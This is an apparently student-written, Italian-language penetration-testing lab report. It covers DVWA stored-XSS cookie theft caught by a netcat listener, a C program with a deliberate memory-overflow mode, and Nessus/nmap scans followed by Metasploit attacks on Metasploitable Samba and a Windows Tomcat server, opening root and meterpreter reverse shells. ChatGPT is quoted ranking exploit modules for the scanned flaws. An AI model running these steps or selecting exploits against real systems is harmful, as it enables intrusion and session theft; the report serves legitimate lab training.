The screenshot shows the DVWA application interface. On the left is a sidebar with buttons for SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored (which is highlighted in green), DVWA Security, PHP Info, and About. Below the sidebar is a user info section showing 'Username: smithy', 'Security Level: medium', and 'PHPIDS: disabled'. The main content area has two boxes. The top box contains 'Name: test' and 'Message: This is a test comment.'. The bottom box contains 'Name: ' and 'Message: You are hacked!'. Below these boxes is a 'More info' section with links to external resources: <http://ha.ckers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>. At the bottom is a 'Logout' button.

Nel terminale vengono nuovamente visualizzate tutte le informazioni. Le uniche differenze ora sono il cookie di sessione e il browser web:

The terminal session shows a netcat listener on port 4444. A connection from 192.168.104.100:44122 is established. The client sends a GET request to /?cookie=security=medium;%20PHPSESSID=fda113d1803dc078d1198dee6d2100a3. The response is a DVWA Cross Site Scripting (XSS) page. The page content includes a 'Comment Execution' link and a message box stating 'Name: test' and 'Message: This is a test comment.' The terminal also shows the user's session information: Username: smithy, Security Level: medium, and PHPIDS: disabled.

```
[rinatrustamov㉿kali)-[~] $ nc -lvp 4444
listening on [any] 4444 ...
192.168.104.100: inverse host lookup failed: Unknown host
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 44122
GET /?cookie=security=medium;%20PHPSESSID=fda113d1803dc078d1198dee6d2100a3 HTTP/1.1
Host: 192.168.104.100:4444
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36
Accept: */*
Origin: http://192.168.104.150
Referer: http://192.168.104.150/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

TRACCIA 3 (Con bonus)

Il programma dovrebbe chiedere all'utente di inserire 10 numeri. E poi i numeri dovrebbero essere ordinati dal più piccolo al più grande

Sì, quello che ho supposto e quello che ho visto come risultato sono più o meno uguali. L'unica cosa che non ho notato è che il programma mostra all'utente i numeri inseriti due volte. Ho modificato il programma. Ora mostra all'utente 2 opzioni da scegliere nel menu. L'utente può scegliere la modalità provvisoria, che non causerà alcun errore ed eseguirà il programma in modo sicuro. La seconda modalità causerà un errore di segmentazione e bufferoverflow dopo che il numero di cifre inserite supera 10. Perché il programma dereferenzia intenzionalmente un puntatore non valido (vettore + 100000), che punta ben oltre la memoria allocata. È stato visualizzato un altro errore, un numero negativo, quando è stato inserito un numero elevato. Era a causa dell'intervallo valido che il valore "int" poteva gestire. Quindi l'ho aggiornato con "long long int" e non viene più visualizzato alcun errore di questo tipo.

```
└─(rinatrustamov㉿kali)─[~/Desktop/Traccia 3]
$ ./file
Scegli la modalità:
1. Sicura
2. Overflow (Segmentation Fault)
1
Inserisci 10 interi:
[1]:3
[2]:4
[3]:5
[4]:6
[5]:7
[6]:8
[7]:9
[8]:0
[9]:1
[10]:2
Il vettore inserito è: [92]: 356
[1]: 3   invalida [93]: 735753735
[2]: 4   invalida [94]: 735
[3]: 5   invalida [95]: 7357357
[4]: 6   invalida [96]: 36
[5]: 7   invalida [97]: 7
[6]: 8   invalida [98]: 35753
[7]: 9   invalida [99]: 7
[10]: 2  invalida [100]: 7
Il vettore ordinato è:
[1]:0
[2]:1  dando il segmentation fault...
[3]:2  segmentation fault ./file
[4]:3
[5]:4
[6]:5
[7]:6
[8]:7
[9]:8  command not found
[10]:9
```

```
[rinatrustamov@kali] - [~/Desktop/Traccia 3]
$ ./file
Scegli la modalità:
1. Sicura
2. Overflow (Segmentation Fault)
2
Hai scelto la modalità overflow. Inserisci più di 10 interi per
[1]:345
[2]:2345
[3]:24562
[4]:456245
[5]:6245624562456
[6]:2456245624562456
[7]:24562462456
[8]:24564562456
[9]:245624564673567
[10]:54674
[11]:567846
[12]:7846784
[13]:678468467845763
[14]:62
[15]:562456245
[16]:376367
[17]:567
[18]:4578
[19]:567
[20]:567
[21]:567
[22]:567
[23]:1
[24]:187650896821712
[25]:187650896693352


Accedendo alla memoria invalida ...
Memoria invalida [10]: 77309979174
Memoria invalida [11]: 7846784
Memoria invalida [12]: 678468467845763
Memoria invalida [13]: 62
[14]:562456245
Memoria invalida [15]: 376367
Memoria invalida [16]: 567
Memoria invalida [17]: 17
Memoria invalida [18]: 281474248113312
Memoria invalida [19]: 187650896693352
Memoria invalida [20]: 4294967296
Memoria invalida [21]: 281474248113544
Memoria invalida [22]: 281474248113544
Memoria invalida [23]: 1
Memoria invalida [24]: 187650896821712
Memoria invalida [25]: 187650896693352
```

```
Memoria invalida [62]: 0 [80]: 67
Memoria invalida [63]: 187650896693104
Memoria invalida [64]: 1
Memoria invalida [65]: 281474248114558
Memoria invalida [66]: 0
Memoria invalida [67]: 281474248114565
Memoria invalida [68]: 281474248114580
Memoria invalida [69]: 281474248114600
Memoria invalida [70]: 281474248114635
Memoria invalida [71]: 281474248114689
Memoria invalida [72]: 281474248114722
Memoria invalida [73]: 281474248114735
Memoria invalida [74]: 281474248114765
Memoria invalida [75]: 281474248114793
Memoria invalida [76]: 281474248114818
Memoria invalida [77]: 281474248114831
Memoria invalida [78]: 281474248114841
Memoria invalida [79]: 281474248114863
Memoria invalida [80]: 281474248114880
Memoria invalida [81]: 281474248115015
Memoria invalida [82]: 281474248115045
Memoria invalida [83]: 281474248115072
Memoria invalida [84]: 281474248115114
Memoria invalida [85]: 281474248115133
Memoria invalida [86]: 281474248115163
Memoria invalida [87]: 281474248115190
Memoria invalida [88]: 281474248115266
Memoria invalida [89]: 281474248115285
Memoria invalida [90]: 281474248115293
Memoria invalida [91]: 281474248115311
Memoria invalida [92]: 281474248115357
Memoria invalida [93]: 281474248115377
Memoria invalida [94]: 281474248115396
Memoria invalida [95]: 281474248115407
Memoria invalida [96]: 281474248115450
Memoria invalida [97]: 281474248115492
Memoria invalida [98]: 281474248115517
Memoria invalida [99]: 281474248115561

Forzando il segmentation fault...
zsh: segmentation fault ./file
[ rinatrustamov@kali )-[ ~/Desktop/T
[ rinatrustamov@kali )-[ ~/Desktop/Traccia 3 ]
$
```

TRACCIA 4


Per prima cosa ho configurato le impostazioni di rete delle macchine virtuali Metasploitable e Kali Linux in UTM:



Poi ho dato a ciascuna delle macchine virtuali un indirizzo IP statico (in 192.168.50.0/24) inserendo la macchina stessa:

```
GNU nano 2.0.7          File: /etc/network/interfaces
#
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).
#
# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.50.150
    netmask 255.255.255.0
    gateway 192.168.50.1
```



Per verificare la comunicazione bidirezionale ho utilizzato il comando PING:

```
(rinatrustamov@kali)-[~]
$ ping 192.168.50.150
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data.
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=5.36 ms
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=1.41 ms
```

Poi ho avviato la scansione di base delle vulnerabilità di Nessus sulla porta 445 di VM Metasploitable. C'erano solo alcune vulnerabilità importanti:

90509 (1) - Samba Badlock Vulnerability

Synopsis

An SMB server running on the remote host is affected by the Badlock vulnerability.

Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

57608 (1) - SMB Signing not required

Synopsis

Signing is not required on the remote SMB server.

Description

Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

Poi ho avviato la scansione nmap in Kali Linux per la porta 445 di Metasploitable. Mostra che il servizio samba è attivo:

```
zsh: corrupt history file /home/rinatrustamo
└─(rinatrustamov㉿kali)-[~]
$ nmap -sV -p 445 192.168.50.150
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-27 17:39 +04
Nmap scan report for 192.168.50.150
Host is up (0.00057s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  netbios-ssn  Samba smbd 3.X - 4
.X (workgroup: WORKGROUP)
MAC Address: 2E:31:E3:AC:C2:B6 (Unknown)
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 6.36 seconds

Poi ho usato la parola chiave "samba" per cercare il payload più corrispondente in msfconsole. Ma ha filtrato 77 payload in tutto:

```
msf6 > search samba
Matching Modules
-----
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes	Citrix Access Gateway Command Execution
1	exploit/windows/license/caliclicnt_getconfig	2005-03-02	average	No	Computer Associates License Client GETCONFIG Overfl
2	_ target: Automatic
3	_ target: Windows 2000 English
4	_ target: Windows XP English SP0-1
5	_ target: Windows XP English SP2
6	_ target: Windows 2003 English SP0
7	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon Command Execution
8	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution From Shared Resource
9	_ target: Windows x86
10	_ target: Windows x64
11	post/linux/gather/enum_configs	.	normal	No	Linux Gather Configurations
12	auxiliary/scanner/rsync/modules_list	.	normal	No	List Sync Modules
13	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No	MS14-060 Microsoft Windows OLE Package Manager Code Execution
14	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent	Yes	Quest KACE Systems Management Command Injection
15	exploit/unix/_usermap_script	2007-05-14	excellent	No	"username map script" Command Execution
16	exploit/multi/_ntrans	2003-04-07	average	No	2.2.2 - 2.2.6 ntrans Buffer Overflow
17	exploit/linux/_setinfolpolicy_heap	2012-04-10	normal	Yes	SetInformationPolicy AuditEventsInfo Heap Ove
18	_ target: 2.3.5.11-dfsg-1ubuntu2 on Ubuntu Server 11.10
19	_ target: 2.3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.10
20	_ target: 2.3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.04
21	_ target: 2.3.5.4-dfsg-1ubuntu8 on Ubuntu Server 10.10
22	_ target: 2.3.5.6-dfsg-3squeeze6 on Debian Squeeze
23	_ target: 3.5.10-0.107.el5 on CentOS 5
24	auxiliary/admin/smb/_symlink_traversal	.	normal	No	Symlink Directory Traversal
25	auxiliary/scanner/smb/smb_unit_cred	.	normal	Yes	_netr_ServerPasswordSet Uninitialized Credential
1	State
26	exploit/linux/_chain_reply	2010-06-16	good	No	_chain_reply Memory Corruption (Linux x86)
27	_ target: Linux (Debian5 3.2.5-4lenny6)
28	_ target: Debugging Target
29	exploit/linux/_is_known_pipename	2017-03-24	excellent	Yes	is_known_pipename() Arbitrary Module Load

```
msf6 > search samba
Matching Modules
-----
```

#	Name	Disclosure Date	Rank	Check	Description
38	_ target: Linux MIPS64
39	_ target: Linux MIPS64LE
40	_ target: Linux PPC
41	_ target: Linux PPC64
42	_ target: Linux PPC64 (LE)
43	_ target: Linux SPARC
44	_ target: Linux SPARC64
45	_ target: Linux s390x
46	auxiliary/dos/_lsa_addprivs_heap	.	normal	No	lsa_io_privilege_set Heap Overflow
47	auxiliary/dos/_lsa_transnames_heap	.	normal	No	lsa_io_trans_names Heap Overflow
48	exploit/linux/_lsa_transnames_heap	2007-05-14	good	Yes	lsa_io_trans_names Heap Overflow
49	_ target: Linux syscall
50	_ target: Linux Heap Brute Force (Debian/Ubuntu)
51	_ target: Linux Heap Brute Force (Gentoo)
52	_ target: Linux Heap Brute Force (Mandriva)
53	_ target: Linux Heap Brute Force (RHEL/CentOS)
54	_ target: Linux Heap Brute Force (SUSE)
55	_ target: Linux Heap Brute Force (Slackware)
56	_ target: Linux Heap Brute Force (OpenWRT MIPS)
57	_ target: DEBUG
58	exploit/osx/_lsa_transnames_heap	2007-05-14	average	No	lsa_io_trans_names Heap Overflow
59	_ target: Automatic
60	_ target: Mac OS X 10.4.x x86 _ 3.0.10
61	_ target: Mac OS X 10.4.x PPC _ 3.0.10
62	_ target: DEBUG
63	exploit/solaris/_lsa_transnames_heap	2007-05-14	average	No	lsa_io_trans_names Heap Overflow
64	_ target: Solaris 8/9/10 x86 _ 3.0.21-3.0.24
65	_ target: Solaris 8/9/10 SPARC _ 3.0.21-3.0.24
66	_ target: DEBUG
67	auxiliary/dos/_read_nttrans_ea_list	.	normal	No	read_nttrans_ea_list Integer Overflow
68	exploit/freesbsd/_trans2open	2003-04-07	great	No	trans2open Overflow (+BSD x86)
69	exploit/linux/_trans2open	2003-04-07	great	No	trans2open Overflow (Linux x86)
70	exploit/osx/_trans2open	2003-04-07	great	No	trans2open Overflow (Mac OS X PPC)
71	exploit/solaris/_trans2open	2003-04-07	great	No	trans2open Overflow (Solaris SPARC)
72	_ target: 2.2.x - Solaris 9 (sun4u) - Bruteforce
73	_ target: 2.2.x - Solaris 7/8 (sun4u) - Bruteforce
74	exploit/windows/http/_mro_search_results	2003-06-21	normal	Yes	6 Search Results Buffer Overflow
75	_ target: Automatic
76	_ target: Windows 2000
77	_ target: Windows XP

Quindi ho deciso di applicare i metodi di prompt GPT che sono stati insegnati durante le lezioni. Ho copiato le vulnerabilità principali dal report di Nessus e ho anche copiato tutti i 77 payload da msfconsole. Ho chiesto a ChatGPT di scegliere i payload più corrispondenti per queste scansioni:

Rispondi mi in Italiano. La scansione è stata eseguita sull'host Metasploitable. Ecco i risultati della scansione Nessus: "90509 (1) - Samba Badlock Vulnerability. Synopsis
An SMB server running on the remote host is affected by the Badlock vulnerability.
Description
The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services." "57608 (1) - SMB Signing not required. Synopsis
Signing is not required on the remote SMB server.
Description
Signing is not required on the remote SMB server. An unauthenticated attacker can exploit this to conduct man-in-the-middle attacks against the SMB server." Ed

Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server." Ed ecco tutti i payload disponibili, per favore dimmi qualsiasi possibile relazione di queste scansioni con qualsiasi payload Msfconsole. Per favore mostra in un ordine tale che quelli più corrispondenti vengano prima: msf6 > search Samba

Matching Modules

#	Name	Disclosure Date	Rank
Check	Description		
-	-----	-----	---
--	-----	-----	-----
0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent Yes Citrix Access Gateway Command Execution
1	exploit/windows/license/caliclnt_getconfig	2005-03-02	average No Computer Associates License Client GETCONFIG Overflow
2	└ target: Automatic	.	.
3	└ target: Windows 2000 English	.	.
4	└ target: \\\\jows XP English SP0-1	.	.

Ed è la risposta di ChatGPT:



In base ai risultati della scansione Nessus, i seguenti payload sono quelli più rilevanti per la vulnerabilità di Samba su Metasploitable, in relazione alla Badlock e alla configurazione SMB senza firma richiesta:

1. `exploit/multi/samba/usermap_script`: Questo è il modulo più rilevante per le vulnerabilità SMB, ed è particolarmente indicato per l'esecuzione di comandi tramite il "username map script" di Samba. Questo exploit può essere utilizzato per sfruttare la vulnerabilità di Samba simile a quella menzionata nella scansione, e potrebbe essere utile per attaccare il server SMB vulnerabile.
2. `auxiliary/scanner/smb/smb_uninit_cred`: Sebbene non sia un exploit vero e proprio, questo modulo di scansione può essere utilizzato per verificare la presenza di credenziali non inizializzate, una configurazione potenzialmente pericolosa che può essere sfruttata da un attaccante in un contesto di attacchi man-in-the-middle.
3. `exploit/linux/samba/setinfopolicy_heap`: Anche se specifico per una vulnerabilità di overflow nel "SetInformationPolicy", potrebbe essere utile in contesti in cui il server Samba vulnerabile è configurato in modo simile a quello descritto nella scansione.
4. `exploit/linux/samba/is_known_pipename`: Questo modulo sfrutta una vulnerabilità in Samba per caricare arbitrariamente moduli, sfruttabile in ambienti simili a quelli descritti nella scansione.

In sintesi, il modulo `exploit/multi/samba/usermap_script` è il più pertinente per la vulnerabilità Badlock descritta nella scansione Nessus, mentre gli altri moduli, sebbene utili in contesti specifici, potrebbero richiedere condizioni di sistema più particolari.

Message ChatGPT



Quindi, ChatGPT mi consiglia di usare il payload "exploit/multi/samba/usermap_script". Ho fatto lo stesso. Dopo aver configurato rhost e lport, ho avviato l'exploit. Ha funzionato, quindi ho scoperto che è "root" e poi ho ottenuto le informazioni di configurazione IP:

The screenshot shows a terminal window with two panes. The left pane displays Metasploit Framework (msf6) commands and their outputs. The right pane shows the results of an Nmap scan.

Left Pane (Metasploit):

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.50.150
rhost => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 -> 192.168.50.150:35733) at 2024-12-27 18:13:28 +0400

whoami
root
```

Right Pane (Nmap Scan):

```
zsh: corrupt history file /home/rinatrustamov/.zsh_history
(rinatrustamov㉿kali)-[~]
$ nmap -sV -p 445 192.168.50.150
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-27 17:39 +04
Nmap scan report for 192.168.50.150
Host is up (0.00005s latency).


PORT      STATE SERVICE      VERSION
445/tcp    open  netbios-ssn  Samba smbd 3.X - 4
.X (workgroup: WORKGROUP)
MAC Address: 2E:31:E3:AC:C2:B6 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.36 seconds

(rinatrustamov㉿kali)-[~]
$
```

TRACCIA 5

Per prima cosa ho configurato le impostazioni di rete delle macchine virtuali Metasploitable e Kali Linux in UTM:



Poi ho dato a ciascuna delle macchine virtuali un indirizzo IP statico (in 192.168.200.0/24) inserendo la macchina stessa:

The image contains three screenshots illustrating the configuration of static IP addresses:

- Windows Command Prompt (ipconfig output):** Shows the current network configuration for the 'Scheda Ethernet Ethernet 3'. It includes details like the MAC address (fd8b:c95a:693f), IPv4 address (192.168.200.200), subnet mask (255.255.255.0), and gateway (192.168.200.1).
- Windows Control Panel - Network and Sharing Center (Protocol Properties):** Shows the 'TCP/IPv4' properties for the 'Red Hat VirtIO Ethernet' interface. The 'Utilizza il seguente indirizzo IP' option is selected, with the IP set to 192.168.200.200, subnet mask to 255.255.255.0, and gateway to 192.168.200.1. The 'Server DNS preferito' is set to 8.8.8.8 and the 'Server DNS alternativo' is set to 8.8.4.4.
- Ubuntu Network Configuration (Network Connections window):** Shows the configuration for the connection '192.168.200.100 static'. The 'IPv4 Settings' tab is active, showing the 'Method' as 'Automatic (DHCP)'. Under 'Additional static addresses', the address 192.168.200.100 with netmask 24 and gateway 192.168.200.1 is listed. The 'Additional DNS servers' field contains 192.168.200.1.

Per verificare la comunicazione bidirezionale ho utilizzato il comando PING:

```
└─(rinatrustamov㉿kali)-[~]
└─$ ping 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=5.76 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=5.65 ms
```

Poi ho fatto una scansione delle vulnerabilità in Nessus per la porta 8080 (servizio Tomcat) della VM Windows 10 pro. C'erano diverse vulnerabilità, ho preso nota delle più importanti: 3 vulnerabilità con fattore di rischio elevato:

111066 (1) - Apache Tomcat 7.0.0 < 7.0.89

Synopsis

The remote Apache Tomcat server is affected by a vulnerability

Description

The version of Tomcat installed on the remote host is prior to 7.0.89. It is, therefore, affected by a vulnerability as referenced in the fixed_in_apache_tomcat_7.0.89_security-7 advisory.

171351 (1) - Apache Tomcat SEoL (7.0.x)

Synopsis

An unsupported version of Apache Tomcat is installed on the remote host.

Description

According to its version, Apache Tomcat is 7.0.x. It is, therefore, no longer maintained by its vendor or provider.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it may contain security vulnerabilities.

197843 (1) - Apache Tomcat 7.0.0 < 7.0.100 multiple vulnerabilities

Synopsis

The remote Apache Tomcat server is affected by multiple vulnerabilities

Description

The version of Tomcat installed on the remote host is prior to 7.0.100. It is, therefore, affected by multiple vulnerabilities as referenced in the fixed_in_apache_tomcat_7.0.100_security-7 advisory.

Poi ho eseguito un test di scansione della versione sulla porta 8080 della VM vittima. È il servizio Apache Tomcat:

```
└$ nmap -sV -T5 -p 8080 192.168.200.200
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-30 00:49 +04
Nmap scan report for 192.168.200.200
Host is up (0.0017s latency).

PORT      STATE SERVICE VERSION
8080/tcp   open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 76:81:41:C0:F0:5F (Unknown)
```

Poi ho aperto msfconsole e ho cercato “Apache Tomcat Windows”.

C'erano 30 payload:

```
msf6 > search apache tomcat windows
Matching Modules
=====
#  Name
tion
-
0 exploit/multi/http/struts2_namespace_ognl
Struts 2 Namespace Redirect OGNL Injection
1  \_ target: Automatic detection
2  \_ target: Windows
3  \_ target: Linux
4 exploit/multi/http/struts_code_exec_classloader
Struts ClassLoader Manipulation Remote Code Execution
5  \_ target: Java
6  \_ target: Linux
7  \_ target: Windows
8  \_ target: Windows / Tomcat 6 8 7 and GlassFish 4 (Remote SMB Resource)
9 exploit/multi/http/tomcat_cgi_cmdlineargs
10 CGIServlet enableCmdlineArguments Vulnerability
11 exploit/multi/http/tomcat_mgr_deploy
Tomcat Manager Application Deployer Authenticated Code Execution
12  \_ target: Automatic
13  \_ target: Java Universal
14  \_ target: Windows Universal
15  \_ target: Linux x86
15 exploit/multi/http/tomcat_mgr_upload
Tomcat Manager Authenticated Upload Code Execution
16  \_ target: Java Universal
17  \_ target: Windows Universal
18  \_ target: Linux x86
19 exploit/windows/http/cayin_xpost_sql_rce
Post wayfinder_seqid SQLi to RCE
20 exploit/multi/http/spring_framework_rce_spring4shell
Framework Class property RCE (Spring4Shell)
21  \_ target: Java
22  \_ target: Linux
23  \_ target: Windows
24  \_ AKA: Spring4Shell
25  \_ AKA: SpringShell
26 exploit/multi/http/tomcat_jsp_upload_bypass
RCE via JSP Upload Bypass
27  \_ target: Automatic
28  \_ target: Java Universal
29  \_ target: Java Linux
30 post/windows/gather/enum_local
Gather Apache Tomcat Enumeration

Interact with a module by name or index. For example info 30, use 30 or use post/windows/gather/enum_tomcat
```

Li ho copiati tutti e ho anche copiato le principali vulnerabilità trovate in Nessus. Le ho incollate in ChatGPT e ho chiesto in modo tale che ChatGPT mi consigliasse di scegliere i payload più corrispondenti da sfruttare (il lettore può fare riferimento a TRACCIA 3 per vedere la stessa procedura):



Based on the scan results for Apache Tomcat and the available Metasploit payloads, here is a prioritized list of potential matches for exploitation:

1. `exploit/windows/http/tomcat_cgi_cmdlineargs`

- **Description:** Exploits the vulnerability in Apache Tomcat's CGI Servlet when the `enableCmdLineArguments` feature is enabled, which can lead to remote code execution.
- **Rank:** Excellent
- **Vulnerability Match:** This exploit could potentially relate to the vulnerabilities described in the scan, particularly the possibility of remote code execution if the Tomcat configuration allows unsafe operations like this one.

2. `exploit/multi/http/tomcat_mgr_deploy`

- **Description:** Exploits the Apache Tomcat Manager Application Deployer to execute authenticated remote code.
- **Rank:** Excellent
- **Vulnerability Match:** If the Tomcat server has the Manager application deployed and is vulnerable, this could lead to remote code execution by deploying malicious artifacts.

3. `exploit/multi/http/tomcat_mgr_upload`

- **Description:** This module exploits Apache Tomcat Manager's authenticated upload functionality to upload and execute arbitrary code.
- **Rank:** Excellent



Quando ho usato il primo payload, ho avuto diversi errori. Dopo aver sistemato il, la sessione non è stata creata comunque:

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The target is not exploitable. ForceExploit is enabled, proceeding with exploitation.
[*] Command Stager progress -  6.95% done (6999/100668 bytes)
[*] Command Stager progress - 13.91% done (13998/100668 bytes)
[*] Command Stager progress - 20.86% done (20997/100668 bytes)
[*] Command Stager progress - 27.81% done (27996/100668 bytes)
[*] Command Stager progress - 34.76% done (34995/100668 bytes)
[*] Command Stager progress - 41.72% done (41994/100668 bytes)
[*] Command Stager progress - 48.67% done (48993/100668 bytes)
[*] Command Stager progress - 55.62% done (55992/100668 bytes)
[*] Command Stager progress - 62.57% done (62991/100668 bytes)
[*] Command Stager progress - 69.53% done (69990/100668 bytes)
[*] Command Stager progress - 76.48% done (76989/100668 bytes)
[*] Command Stager progress - 83.43% done (83988/100668 bytes)
[*] Command Stager progress - 90.38% done (90987/100668 bytes)
[*] Command Stager progress - 97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.00% done (100668/100668 bytes)
[*] Exploit completed, but no session was created.
```

Poi ho provato il secondo payload. Ho persino creato un file .war usando msfvenom. Nella fase di exploit di questo payload, ho avuto molti errori, come l'indisponibilità di scegliere automaticamente il target corretto, non

riuscendo a seguire la directory corretta per caricare il file e così via. Ho risolto la maggior parte di essi, ma nonostante avessi impostato il percorso come 192.168.200.200:8080/manager/html (ho provato anche senza html), il percorso è stato reindirizzato a un'altra directory. Quindi l'unico modo era caricare manualmente il file .war, ma in questo caso l'esercizio non avrebbe avuto senso poiché mi è stato chiesto di usare un payload per sfruttare la vulnerabilità.

Quindi ho deciso di provare il terzo payload, ed eccoci qui. Ho scelto il payload e l'ho configurato:

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhost 192.168.200.200
rhost => 192.168.200.200
msf6 exploit(multi/http/tomcat_mgr_upload) > set lhost 192.168.200.100
lhost => 192.168.200.100
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > set lport 7777
lport => 7777
msf6 exploit(multi/http/tomcat_mgr_upload) > set httppassword admin
httppassword => admin
msf6 exploit(multi/http/tomcat_mgr_upload) > set httpusername admin
httpusername => admin
msf6 exploit(multi/http/tomcat_mgr_upload) > set httppassword password
httppassword => password
msf6 exploit(multi/http/tomcat_mgr_upload) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > show targets
Exploit targets:
=====
Id  Name
--  --
=> 0  Java Universal
    1  Windows Universal
    2  Linux x86

msf6 exploit(multi/http/tomcat_mgr_upload) > set target 1
target => 1 whitespace
msf6 exploit(multi/http/tomcat_mgr_upload) > run
```

